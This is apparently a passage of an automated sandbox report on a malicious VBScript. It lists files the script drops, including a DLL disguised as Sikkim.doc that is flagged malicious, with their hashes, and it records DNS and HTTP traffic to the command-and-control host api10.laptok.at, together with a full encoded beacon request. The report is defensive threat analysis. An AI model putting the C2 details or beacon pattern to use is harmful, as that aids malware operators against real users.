SSDEEP:	12:TMHdNMNxhGwM1M1bnWimI002EtM3MHdNMNxhGwM1M1bnWimI00Ob8K075EtMb:2d6NxQgSZHKd6NxQgSZ7YKajb
MD5:	44554D6A8EF4B122FE25A62F6BBCA8B5
SHA1:	49F9F73A810425B5793F573274FF8FC344B9DE9A
SHA-256:	6B5172E7EA121C7EBADA5DCA72A73DD2A047586336767C38405AF08FB640A7A5
SHA-512:	5942D9733AEDFADA8C755ECB64C15DB8B19704BDA34AEDEB60D4BF4D3BB1F7DDCC3E4D28F6AFA617A42A718A1B3D65430EC23DBEFB88A6A964A012F79A4A44AB
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xe62afb08,0x01d6c465</date><accdate>0xe62afb08,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xe62afb08,0x01d6c465</date><accdate>0xe62afb08,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.146877029347
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n7nWimI002EtM3MHdNMNx0n7nWimI00ObxEtMb:2d6Nx07SZHKd6Nx07SZ7nb
MD5:	E8EAEF9AB46C17CEA99B5EEB6959E82B
SHA1:	024F7C66610F08A2E8391B1D63CAB2278ED322CC
SHA-256:	766309692772B3973BE2603828E81DB6666D2595188C246C94987A569D0BF046
SHA-512:	07B46B454173569A94C1C6FFAEACA9A66B2E75D5FFA19CD8CD18FC7745EF7780EFD6B002C8ADA2A7CC72E44DCBE7CFC83EA2BDA2DDB5BC5750D727E0D9056490

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xe6289841,0x01d6c465</date><accdate>0xe6289841,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xe6289841,0x01d6c465</date><accdate>0xe6289841,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.139820099101388
Encrypted:	false
SSDEEP:	12:TMHdNMNxxs3+l3+UnWimI002EtM3MHdNMNxxs3+l3+UnWimI00Ob6Kq5EtMb:2d6Nxu3o3/SZHKd6Nxu3o3/SZ7ob
MD5:	4ACE162007624149067C33339A5830B3
SHA1:	1396EE110499C6FA91414776EAF3180139D38188
SHA-256:	74965FB08F890F0EA94A139906C669496AFEEF2A6F28DE5EE45D6F2D3084D0D0
SHA-512:	FB4E356F01269D99594F10765DB6522AF2A29DCC6F1670DFA05BA431AD8F9608D3D1176B04D575EBECDE43D3FA9FE1FF2AB0420FF9FA3ED0D48B4FBB3AD1B02C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xe62635e6,0x01d6c465</date><accdate>0xe62635e6,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xe62635e6,0x01d6c465</date><accdate>0xe62635e6,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.152534612623581
Encrypted:	false
SSDEEP:	12:TMHdNMNxcZBkBUnWimI002EtM3MHdNMNxcZBkBUnWimI00ObVEtMb:2d6NxSBkBUSZHKd6NxSBkBUSZ7Db
MD5:	45B5989C2FFB2330E9891BF4293137AC
SHA1:	378DCE25EF8A017C5BAA47F578417F70EB5BC625
SHA-256:	EA27C0CD914157D47D42073EA6D43F26027362F520001958B1E3DFD883FE63A2
SHA-512:	8A12F5A6603A7269052C1DEBAB9766C855960D8F4E6BBD61704F624E9168E15A1C10CB7CACB128F1F5751EE1FD28569601861776D2A981C282F945F040D233C9
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xe623d394,0x01d6c465</date><accdate>0xe623d394,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xe623d394,0x01d6c465</date><accdate>0xe623d394,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.133545551181255
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnZBkBUnWimI002EtM3MHdNMNxfnZBkBUnWimI00Obe5EtMb:2d6NxhBkBUSZHKd6NxhBkBUSZ7ijb
MD5:	864FD4FAA19A58EA075BBE23FB980AFF
SHA1:	F17DE4424028E3EEE173CF78CCDE1B7986F33FFE
SHA-256:	95F2C9DC876FDECBC60D286256C92C8C5218DA2C9B6C6934158CDE28FC33A187
SHA-512:	1300DB6FA1E723EE57CF1CC4FF372CDBD83257EE0C170B8B7277DB55DB97C893B0D95B9AD2DA3758C5F2D337A70044B353C23971A4E042D1440F9890D12A015
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xe623d394,0x01d6c465</date><accdate>0xe623d394,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xe623d394,0x01d6c465</date><accdate>0xe623d394,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Temp\Britannic.sh	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	17
Entropy (8bit):	3.8521687236032816
Encrypted:	false
SSDEEP:	3:gN0GJn:gmen
MD5:	702FDF566073368D8319AAC758B59D77
SHA1:	482EEC64A84F9BABF61E44CA2589515E3ED8C621
SHA-256:	39870876D27EAD534B7232649FF9238E2A07D2D3DD66A0E04FB93B247D3ACDA3
SHA-512:	53E5CD4B62A099A7C380BB9EC2156887A255B483DE2BA1810C4719FCF7F6A96A4FBBD9E54992219F90BC1988EDC91E93631E140DB7C80C55E97E63877ED49E9C
Malicious:	false
Reputation:	low
Preview:	YBTziylvQUaCJQNwl

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	89
Entropy (8bit):	4.483234387288553
Encrypted:	false
SSDEEP:	3:oVXVPRfXb6FqH8JOGXnFPRfXb6Fgn:o9XfXvHqnfXb
MD5:	B565BFB1262E595F3AD7368DFB973EC4
SHA1:	B977C3310CA3BA05EF1C59B722575EB792DA6479
SHA-256:	B5AB5E410DEDC26C8F3ECDAE693DF678AFB74705F52F868CF2561E2EE49AB605
SHA-512:	4E9F42C1AE27DEDE896FFDDEA3B1272AE5E6193AC181FEB4203033B427420326F36FC25E2EAC21DECAB4F38FB3A44182BA3DD96E46B5CFC0BDFBFE4EDD5D18BA
Malicious:	false
Reputation:	low
Preview:	[2020/11/26 18:34:26.398] Latest deploy version: ..[2020/11/26 18:34:26.398] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\McGovern.ai	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	4.573557262275186
Encrypted:	false
SSDEEP:	3:cnYSwChw6piH:c35iH
MD5:	1311A8E09FAD3C2E5B50A19079DD2476
SHA1:	DE173241EFB12438333087B14C7A6D62F50007E4
SHA-256:	3A06560C84542C6FD9E1DED36B6C1D192B51ECE92FBE529DBAD10A349BDFA758
SHA-512:	45A9B0284A029647ACC0315B987FC9A4E1BEFA803216C6554956098F4AB79AECE28E0F2D760C09EF1FDC6DD1767A120768CC8718EDACCD7C78BDF4D7A2507E3
Malicious:	false
Reputation:	low
Preview:	PxiuWkPnXThCUHMRLjDgMAWRZxlBGb

C:\Users\user\AppData\Local\Temp\Sikkim.doc	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.64211777445447
Encrypted:	false

C:\Users\user\AppData\Local\Temp\Sikkim.doc	
SSDEEP:	768:8RLp2X6PxQt9Y4oN23BDBRwrNEjcelPTBzcXqXAwL2wTiCEK56rAxp2gui:DX6ZQA4oN2RDBRwrNEjNTBzcXqQwLp78
MD5:	FEA898AFE11F58483D34F38197F4866A
SHA1:	FC4971A7E465BEBC41F8B4D58863C4803F97484E
SHA-256:	CDC7E3EE07F72154AEA4804C23789F2FEA64FC2E07E0CE3FC5895A208044F582
SHA-512:	16C560F61B4E59A72F2BD5B1F7D09829EE4C4A4C3FA892E2981C965B26BFC9D08E23B6BBC8339654898605ECDB34364650B1D33922C135E0DD85EE0806ADF43
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....._.....!...I..... ....@..... .@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1.....SWV.....^_[.1.H).....u..j@h.0..h@...j.....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\degrease.bmp	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	33
Entropy (8bit):	4.741363816328152
Encrypted:	false
SSDEEP:	3:aXL4QW8rzhqU1TooG:aXsgrDOoG
MD5:	43943715645F619BAE78BE8FBCD138F8
SHA1:	5C1A14779992DB93473337651DCEE828CF2E6ABA
SHA-256:	7A50BDD1AC2440A4321F7CD7FCC3214C475792AD888B7026C842B090301BCFD6
SHA-512:	08E1C79D9CABC17C764F32C6FEF6D3D765352A01DF0C108244048D93A7B54A1E3FDF4CC9149FBFD33E2D5AE3C87A4CA8E2B43512714D7D816C12F5159F455F
Malicious:	false
Reputation:	low
Preview:	fMFAtfINvhXjgdQeusYNVDOXSPTpMGcWc

C:\Users\user\AppData\Local\Temp\raincoat.vob	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	75
Entropy (8bit):	5.260429484054672
Encrypted:	false
SSDEEP:	3:6uyqQuwJrOfjVsEKiOXGYmoQ3/Kta:RHK7XGYzQ3T
MD5:	6E193E8259DD3E280ECB958336899939
SHA1:	C89E637035E19E0D0E217476BD8280FBF237E518
SHA-256:	87DE76A96F56B3A8DCCCD8ECF5D991519F6208ACA12C37BF6354E41EFF2A7E34
SHA-512:	A74366771E6784BD202AC7E903395DBE6BBE4F1A96006FAA1288B389E9BACCD429B7FA0393CCC935494AD2BE391BF865799499C3253E81E628675B20F8CDC16
Malicious:	false
Preview:	vCHXRwrrWmRGHCNskWYXbZoqRCbkCAhBQjkzFpjqwKchrUSlOJMtMrcAtZKtRfauRmgPxoHceTi

C:\Users\user\AppData\Local\Temp\shirt.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	42179
Entropy (8bit):	7.9881683227771324
Encrypted:	false
SSDEEP:	768:xmhRKDqibY9PPoZedbcF9MuT2dEHXqXAwL2wTiCEK56rA68memCNVLqSlyTG:U4DfYFPi9M8uEHXqQwLp7hmYPLqzTG
MD5:	D452DC1FF281771C4237AFECC82C1E5E
SHA1:	3B969040BBC4782EAA871757982E7D39F709EC13
SHA-256:	DEEB9C5F4DD3B7B6814BAB401986E043763D3C52E0959C4BEE714B2AB43ECD5C
SHA-512:	96CC8071A382EE6A850328DA2B6210522ED2D8F429ED0FBFFC354424416F0C5CF20994E79C1D8E29D2138E02DF23A1073BBEA3668FA271E0F7B252BC0DF4453
Malicious:	**true**
Preview:	PK........2.zQy.B.x...........Sikkim.doc..TS].0...b..."$.R.(...4..t.H/B....... .H.PD. (..RC.M....5.... ...o..5....Z{.{..g...>7.E...7...F........h.>g......;P.wp.oi.*..,e|......N.m\%.l....J.:H..&..&.}. H......}..h\........c.._..\;......x....M.o..-.t.....k._..~.`C..........V....LI&....-..~.w....c._......HrqY..m...._7... g.....W....Mw..2..z...4...&.C~....d+.Y......8..so.r...\mX...W\.x.+...q......4:.b. W.......j.s...x&.~o.......\\7...]..}Z.p...npl....U.!.......?/..4..8H}S........o%.....O.....B58....s.n.....G....S..0.....C...':.8fy.t...pb.........]...u./._g.....^Dk.|.i!J.Fg;...M.!]........nj'...u.A...G.+....YI 7L...Ie......3.Nq`|6Fu.....\...A.....R;..K.............+{....xF..W...e.p.......n&}...q....F..dB.....+R+sA.."......da..U(.h&....^...................b..U....l4...xc...g.a5....YH..|....t..e?.b..}......B ;%....M.T<.?.VQ....8...(r..'_.P....O/.1..... ..=...<@.......,..61Jg.J..r.....q.=r...N.@.UF...I..rN.....:.9..E..d..0......l....4]<...Ls.

C:\Users\user\AppData\Local\Temp\wobble.clj	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	5.095466990826781
Encrypted:	false
SSDEEP:	3:/wnc2ZOONdEqpt0VRoHCjngJn:KZRESiRoHCbM
MD5:	AEF435427D3B65EAB86CA023F9CD7BD9
SHA1:	8DBE3E2F8ED8152BA1780537995571E9C92F47FE
SHA-256:	8D7011AC0641A56DC0998BBCEB92F17F6EC1FF023DCC76BDD697716B589C8C3B
SHA-512:	D854B4A151BB2E4839C1DAB951565D621ABCC64CBF49EC58AC7D48C34E7C51CB886E1AF118DBE50A6E68A767FB5B25DFA2598CE6E967247647099E7A3C2973 E
Malicious:	false
Preview:	BASCbZJcoDENsPEaNVAhPFCPDGfMCUrkkRXmEaCgELHLVSpLZMxfTzHFYMFyCuYzjl

C:\Users\user\AppData\Local\Temp\~DFD3D7BD4879A17939.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40233
Entropy (8bit):	0.6871544337731466
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+AGcdGjnisKKhStnisKKhS+nisKKhST:kBqoxKAuqR+AGcdGjis6islisG
MD5:	3441D59944A314F779C27907302CD47B
SHA1:	1E59636961E4F785158A94122F3C21A479FB6395
SHA-256:	177138D23CD06F3FE5EEE6D97E0E83EF29DB5DA7B213CA707A68F7DD7BED2354
SHA-512:	B7F73BE3478BAAE9AB89B7EA0C9E21308B1AD2A2DD242F171C94A260933D480B11BDC09CF1E24C61238B3BFD06E00AD1EBB43ACA34736DE5AD5A0BDEEA7E 701C
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFE350C03198C73601.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.410894363008174
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo0tF9lo0n9lW0QMzVkVMyzVkdYMA:kBqoI/J/S6X6s
MD5:	2B778B301CAFF6818F65DF09933F3E49
SHA1:	63C514BDB2AE58EA09F4CA53A6459261A4567963
SHA-256:	8530A82D149FCD1D47A5E9BFCBE45124416142C53CF4AC976C28BD4AF9DB0362
SHA-512:	1C5273D29D0CB2B9F467E534493FDAA11E603342075B8DC3D395D598287C96CDF4F6089156238DD95966D7047C90ABCE30111A4291304B9CED6E31574303D8F1

C:\Users\user\AppData\Local\Temp\~DFE350C03198C73601.TMP	
Malicious:	false
Preview:	.............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

General


General	
File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	3.8990087252155305
TrID:	
File name:	JFCp0yRoUS1z.vbs
File size:	324493
MD5:	87bb1fbc04d87eae50c84b5899fc1fea
SHA1:	c7c63156ba13a0da650fbbff8742dd5847a78f9f
SHA256:	003e70adfcfd81e78857fa8225aabfb1c6f674acbe79f5c3b5cf9d2de0fb9968
SHA512:	b51f10afc519cc140af496e50c041c1a900eae5ec1fefa2782ea8edba5a698baaec0d253028e560f4dbecb79c92a8c28244260ef5c8d9f0769796fe90ef291e6
SSDEEP:	1536:Lso69K5fjIh8HaWOU4EXeSd6sZYwh/HjDgqlVYBcAvNBbf7H3aDTaYeVlYaZMfJL:ptUwh7HKcEGQoXQTad
File Content Preview:	' avocet sweatshop aide toil, figaro. tor. circular coronet Calumet curmudgeon, aurochs accuracy Jugoslavia, rangeland transmitting Berlitz Jamestown, maiden gulf internal sank canonic, 5488236 throb grimace Nippon boreal ruthless cadent mix convertible

File Icon

	
Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



Total Packets: 40

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 18:34:27.362669945 CET	49742	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:27.363573074 CET	49743	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:27.623584986 CET	80	49742	47.241.19.44	192.168.2.3
Nov 26, 2020 18:34:27.623756886 CET	49742	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:27.624552965 CET	49742	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:27.632088900 CET	80	49743	47.241.19.44	192.168.2.3
Nov 26, 2020 18:34:27.632241011 CET	49743	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:27.916841030 CET	80	49742	47.241.19.44	192.168.2.3
Nov 26, 2020 18:34:28.405533075 CET	80	49742	47.241.19.44	192.168.2.3
Nov 26, 2020 18:34:28.405646086 CET	49742	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:28.415478945 CET	49742	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:28.646367073 CET	49743	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:28.665030956 CET	80	49742	47.241.19.44	192.168.2.3
Nov 26, 2020 18:34:28.955276012 CET	80	49743	47.241.19.44	192.168.2.3
Nov 26, 2020 18:34:29.400660038 CET	80	49743	47.241.19.44	192.168.2.3
Nov 26, 2020 18:34:29.400727034 CET	49743	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:29.402096033 CET	49743	80	192.168.2.3	47.241.19.44
Nov 26, 2020 18:34:29.670519114 CET	80	49743	47.241.19.44	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 18:33:54.771560907 CET	51352	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:33:54.798907042 CET	53	51352	8.8.8.8	192.168.2.3
Nov 26, 2020 18:33:56.346618891 CET	59349	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:33:56.373958111 CET	53	59349	8.8.8.8	192.168.2.3
Nov 26, 2020 18:33:57.226316929 CET	57084	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:33:57.253643990 CET	53	57084	8.8.8.8	192.168.2.3
Nov 26, 2020 18:33:58.192380905 CET	58823	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:33:58.219572067 CET	53	58823	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:01.902595043 CET	57568	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:01.930052042 CET	53	57568	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:02.624777079 CET	50540	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:02.652036905 CET	53	50540	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:03.592791080 CET	54366	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:03.620230913 CET	53	54366	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:04.270469904 CET	53034	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:04.297692060 CET	53	53034	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:05.286752939 CET	57762	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:05.314018011 CET	53	57762	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:05.999907017 CET	55435	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:06.026968002 CET	53	55435	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:06.845694065 CET	50713	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:06.872932911 CET	53	50713	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:21.385240078 CET	56132	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:21.412298918 CET	53	56132	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:25.758013964 CET	58987	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:25.805980921 CET	53	58987	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:26.858669043 CET	56579	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:27.344753981 CET	53	56579	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:28.305979967 CET	60633	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:28.353612900 CET	53	60633	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:39.752099037 CET	61292	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:39.805624008 CET	53	61292	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:44.690835953 CET	63619	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:44.718024015 CET	53	63619	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:44.796957016 CET	64938	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:44.824017048 CET	53	64938	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:45.343693018 CET	61946	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:45.390798092 CET	53	61946	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:45.880543947 CET	64910	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:45.907747030 CET	53	64910	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:47.194855928 CET	52123	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:47.221894026 CET	53	52123	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 18:34:50.834278107 CET	56130	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:50.882117033 CET	53	56130	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:55.735794067 CET	56338	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:55.781068087 CET	53	56338	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:56.736620903 CET	56338	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:56.782283068 CET	53	56338	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:57.733753920 CET	56338	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:57.760952950 CET	53	56338	8.8.8.8	192.168.2.3
Nov 26, 2020 18:34:59.752613068 CET	56338	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:34:59.797899008 CET	53	56338	8.8.8.8	192.168.2.3
Nov 26, 2020 18:35:03.765609980 CET	56338	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:35:03.792782068 CET	53	56338	8.8.8.8	192.168.2.3
Nov 26, 2020 18:35:22.950556993 CET	59420	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:35:22.977622032 CET	53	59420	8.8.8.8	192.168.2.3
Nov 26, 2020 18:35:23.260381937 CET	58784	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:35:23.314125061 CET	53	58784	8.8.8.8	192.168.2.3
Nov 26, 2020 18:35:46.184461117 CET	63978	53	192.168.2.3	8.8.8.8
Nov 26, 2020 18:35:46.211843967 CET	53	63978	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 18:34:26.858669043 CET	192.168.2.3	8.8.8.8	0x6633	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 18:34:27.344753981 CET	8.8.8.8	192.168.2.3	0x6633	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49742	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 18:34:27.624552965 CET	212	OUT	GET /api1/xZROIGY8JCl1/ywjLUw1zCQY/CInpxPtnNeEjWy/sCxEAQOPVrFlRlJzl2R_2/F16J3YU4Ef6GGYQv/L39jACZcpgRc_2F/h5cdjyHJqAOa8VNbzQ/lu_2FxJUH/edMV_2BB69SXfoGEs_2F/pOd4KgfKEq9KuV9z0jl/V5CxGMrpIIjtl2PXMmxepQ/fV_2Boyejr8hz/TZn_2Fkp/ZyOboi3IOBo9b4_2F_2F4bd/o9DuqAZNsf/cfadSB_2BgabrnoN0/T2QDIcEXbYqy/rdeSuiFQlWM/R_0A_0DseSxMDU/0RvrcFZ6R5aCS318ZX_2B/SBFB1j02lp4gTd7K/7djJwH_2B_2F09X/Gw91DhRpoloUi/tC HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
